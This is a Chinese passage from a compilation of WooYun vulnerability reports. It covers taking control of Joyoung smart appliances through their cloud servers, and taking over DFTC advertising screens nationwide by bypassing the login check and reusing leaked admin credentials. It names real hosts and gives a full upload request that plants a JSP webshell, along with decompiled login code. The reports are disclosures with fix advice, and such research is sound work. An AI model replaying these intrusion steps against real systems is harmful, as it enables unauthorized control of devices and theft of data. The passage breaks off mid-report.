在测试中发现，只要获取到 dev_id 值，无需用户正常的认证过程，仍然可以通过 9001 端口直接控制智能设备。8089 端口的认证只是 dev_id 信息获取过程，而没有将验证体现后续的控制过程中。在已知 dev_id 的情况 ,不管用户是否更改 app 上的用户密码，只要设备在线，都可以直接通过和九阳控制服务器 9001 端口通讯来控制设备。那么问题来了，我们怎么获取设备的 dev_id。方法有多种，弱水三千我只取一瓢饮--云端。这就到了第二部分，说说云端，经过前期工作后，我们收集到云端信息如下：

```
42.121.254.96(api.joyoung.com)
42.120.19.38(apitest.joyoung.com)
121.41.20.214
```

对其分析后能够得到云端的控制权限，过程略，只给结果：

42.120.19.38(apitest.joyoung.com)存在如下漏洞，可以获取这台服务器的控制权限。

1.https://apitest.joyoung.com/jypms/www/user-login-L2p5cG1zL3d3dy8=.html 运行禅道项目管理软件，存在高危漏洞可以直接获取服务器权限，漏洞详情请参考：WooYun:禅道项目管理软件多个漏洞。

（http://www.wooyun.org/bugs/wooyun-2015-0104700）

2.https://apitest.joyoung.com/phpmyadmin/弱口令，能够获取数据库数据，并且可以读取服务器文件等。经过观察，这台服务器是测试服务器，但是服务器上代码和42.121.254.96(api.joyoung.com)大致相同，分析了下 api 接口相关代码，发现上传地方存在漏洞，通过下面数据包可以上传任意文件到 web 目录下

```
POST /ia/appapi/upload HTTP/1.1
Host: api.joyoung.com:8089
Content-Type: multipart/form-data; charset=utf-8; boundary=0xKhTmLbOuNdArY
Accept: */*
Connection: keep-alive
Cookie: SERVERID=e7a1873b592e0bf26933f9d533fb8b95|1441529356|1441529354
Accept-Language: zh-Hans, en-us
Content-Length: 439
Accept-Encoding: deflate
User-Agent: jy_ai/1.1.2 CFNetwork/711.5.6 Darwin/14.0.0

--0xKhTmLbOuNdArY
Content-Disposition: form-data; name="param"

{"sessionkey":"**********","api_version":"1","op_action":"uploadBbsfile","u_type":"NFSVISYDLIBB"}
--0xKhTmLbOuNdArY
Content-Disposition: form-data; name="a.jsp"; filename="file"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

<%= new String("Hello!") %>
--0xKhTmLbOuNdArY--
```

ps：这里走了不少弯路，但是只提一句就是，上传参数中原本有 u_msg 是校验字段，如果这个字段为空就会跳过整个校验过程。所以通过构造上面的数据包可以获取

42.121.254.96(api.joyoung.com)服务器的权限（webshell），如图 1-4-5：

http://api.joyoung.com:8089/ia/appfiles/bbs/2015/09/09/531166ef4b0c46a6ab901d2cc8426c24.jsp




图 1-4-5

进而我们可以获取数据库中所有设备的 dev_id，如果设备在线后，就可以发送控制命令了。写 python 脚本来验证一下，如图 1-4-6~图 1-4-7：




图 1-4-6

图 1-4-7

然后呢？然后我去给女神做爱心豆浆去。

修复方案：

先总结下问题：

1.九阳豆浆机在设计控制的地方存在缺陷，只要知道 dev_id 就能够对其进行控制；

2.云端的安全问题会造成能够控制所有设备。

再说修复建议：

1.在对设备进行控制时，除了 dev_id 外，还需要验证用户身份；

2.云端的问题很多，需要全部修复。

（全文完）责任编辑：静默

第5节 看我如何控制全国消费终端电子信息互动屏

作者：xfkxfk

来自：乌云漏洞报告平台

网址：http://www.wooyun.org/

具体设备详情如下介绍：http://www.dftcgroup.com/html/netproject.html?id=1。

正好某天吃饭在饭店大厅看到这个，上面跑了一个 Android 系统，随便点了几下，然后有密码，登陆不进去，但是看到了它与服务器通信的地址，但是修改不了，需要密码。

然后回来就研究了一番，发现如下影响很大的问题。首先从官方开始，了解了下这个产品。然后从终端与服务器通信地址开始下手，发现如下问题：

http://www.dftcmedia.com/ADVPLAYLIST12/架构说明，如图 1-5-1：

图 1-5-1

http://www.dftcmedia.com/ADVSEVER12/，如图 1-5-2

图 1-5-2

http://www.dftcmedia.com/NewForIF/，如图 1-5-3：




图 1-5-3

很多列目录的问题，各种信息泄露，如 web service 请求的验证 token，如图 1-5-4：

图 1-5-4

然后仔细翻了一遍，下载了几个压缩包，里面有东方天呈巡查系统和东方天呈广告投放系统，先从东方天呈巡查系统入手，如图 1-5-5：




图 1-5-5

然后需要登录账号，试了一些弱口令都无果,然后找工具看了下源码中对登录验证的过程，如图 1-5-6：




图 1-5-6

看源码中是从接受的参数中得到用户名和密码，然后到云端服务器进行账户验证。如果验证成功后，返回的第一个参数为 1，第二个参数为用户 userid，如果记住密码的话就会把用户名密码写到config.ini 文件中。然后如果第一个参数为 1 即代表登录验证成功，然后查询 userid 对应的权限，最后登录进入巡查系统。如这里我们输入错误的用户名密码，如图 1-5-7：




图 1-5-7

然后修改返回后的信息，如图 1-5-8：

图 1-5-8

最后即可登录成功，进入系统了。这个系统里面有很多功能，包括用户管理，用户权限管理，设备管理，设备定位，设备故障管理，云端网站后台管理等。这是设备列表，可以列出全国各地的终端，还可以对终端进行操作，关机，重启，截屏等操作。全国各地全部加起来的终端数量应该有 5000+台，下面为直辖市的全部终端列表，如图 1-5-9：

图 1-5-9

还可以对所有终端设备进行定位，如四川成都的部分设备，如图 1-5-10

图 1-5-10

下面为对用户及权限的操作，如图 1-5-11：




图 1-5-11

在菜单栏中的网站系统里面，有三个系统，如图 1-5-12：

餐饮企业内部管理系统——使用设备的企业自己的管理后台
地址：http://www.dftcmedia.com:84/Login.aspx

餐饮企业后台管理系统——云端管理全国所有使用设备及注册过的企业
地址：http://www.dftcmedia.com:86/Login.aspx

政府信息发布平台——政府部分发布推广及公告信息的系统
地址：http://www.dftcmedia.com:85/Login.aspx

从巡查系统中添加一个用户，然后即可登录餐饮企业后台管理系统
http://www.dftcmedia.com:86/Login.aspx




图 1-5-12

后台可以看到，到目前为止全国一共有 5081 台设备，然后随便选择一台设备，即可进行操作，先来重置密码，重置后的密码为弱口令 123456。

下来再来登录餐饮企业内部管理系统 http://www.dftcmedia.com:84/Login.aspx。利用我们重置的某家餐饮企业密码，成功登录内部管理系统。

如图 1-5-13：

图 1-5-13

可以在这里对自家设备进行管理，投放公告，推广图片，宣传图片，广告到设备上等操作，至于政府信息发布平台，因为没有找到账号没有登录，下面来看看前面提到的东方天呈广告投放系统，如图 1-5-14：

图 1-5-14

也是需要账户才能登录的，而且登录验证过程跟巡查系统一样，如图 1-5-15：

```
LoginBll() : void @06000289
1  // WindowsUI.FrmLogin
2  // Token: 0x06000289 RID: 649 RVA: 0x0001C854 File Offset: 0x0001AA54
3  public void LoginBll()
4  {
5      try
6      {
7          GMPerm_Master_M gMPerm_Master_M = new GMPerm_Master_M();
8          Hashtable hashtable = new Hashtable();
9          hashtable.Add("@MA_AcountNum", this.txtName.Text);
10         hashtable.Add("@MA_Pass", DESEncrypt.Encrypt(this.txtPass.Text.Trim()));
11         string masterModel = Program.Clients.GetMasterModel(hashtable.ToJson(), Program.Tokens);
12         if (masterModel != "-1" && masterModel != "-2")
13         {
14             gMPerm_Master_M = BaseUse.ConvertObject<GMPerm_Master_M>(masterModel);
15         }
16         if (gMPerm_Master_M != null)
17         {
18             if (this.cbSavePWD.Checked)
19             {
20                 DALMyInformation.WriteIni("UserInfo", "name", this.txtName.Text.Trim(), Application.StartupPath + "\\Config.ini");
21                 DALMyInformation.WriteIni("UserInfo", "pwd", DESEncrypt.Encrypt(this.txtPass.Text.Trim()), Application.StartupPath + "\\Config.ini");
22             }
23             else
24             {
25                 DALMyInformation.WriteIni("UserInfo", "name", "", Application.StartupPath + "\\Config.ini");
26                 DALMyInformation.WriteIni("UserInfo", "pwd", "", Application.StartupPath + "\\Config.ini");
27             }
28             this.tmLoging.Stop();
29             StaticConstantInfo.FrmLogin_LoginName = this.txtName.Text.Trim();
30             StaticConstantInfo.FrmLogin_LoginID = gMPerm_Master_M.MA_Id.ToString();
31             StaticConstantInfo.FrmLogin_LoginType = string.Concat(gMPerm_Master_M.MA_Type);
32             this.fuGetMastOpert(gMPerm_Master_M.MA_Id);
33             base.Visible = false;
34             base.DialogResult = DialogResult.OK;
35             CommUse.funInitWarnNum();
36             this.loginStr = MyIndexManager.loginNameByMS;
37             if (this.loginStr.Length > 0 || StaticConstantInfo.FrmLogin_LoginType == "1")
38             {
39                 foreach (ToolStripItem toolStripItem in MyIndexManager.MainMenuStrip.Items)
40                 {
41                     if (this.loginStr.Contains("," + toolStripItem.Name + ",") || StaticConstantInfo.FrmLogin_LoginType == "1")
42                     {
43                         toolStripItem.Visible = true;
44                     }
45                     this.setSubItemVis(toolStripItem, true);
46                 }
47                 base.Visible = false;
48             }
49             CommUse.fuWriteSysLog(SysLogType.select, "GMPerm_Master", "广告投放系统-登陆成功！");
50         }
51         else
52         {
53             this.tmLoging.Stop();
54             MessageBox.Show("帐号密码不匹配，请重新输入！");
55             this.fuShowByContains(true);
56             this.cbSavePWD.Visible = false;
57         }
58     }
```


图 1-5-15

但是这里返回的登录验证数据太对，没办法全部构造全，及时登录成功但是会导致权限丢失，可喜的是在压缩包里面有 config.ini 文件，里面已经记录了正确的用户名和加密后的密码，如图 1-5-16：

```
Config.ini
1  [dbstring]
2  connstring =server=[redacted]Database=[redacted],User id=[redacted]word=
3  password =[redacted];4
4
5  [onlinetime]
6  onlinetime=30
7
8  [devicestatecolor]
9  offlineFromHtml=#BAB7B7
10 onlineFromHtml=#61DD3C
11
12
13
14 [UserInfo]
15 name=admin
16 pwd=[redacted]
17
18 [UpcomExpire]
19 dateNum=7
20
```


图 1-5-16

我们在登录时修改掉密码接口成功登录，如图 1-5-17：




图 1-5-17

下面为用户及权限管理，如图 1-5-18：

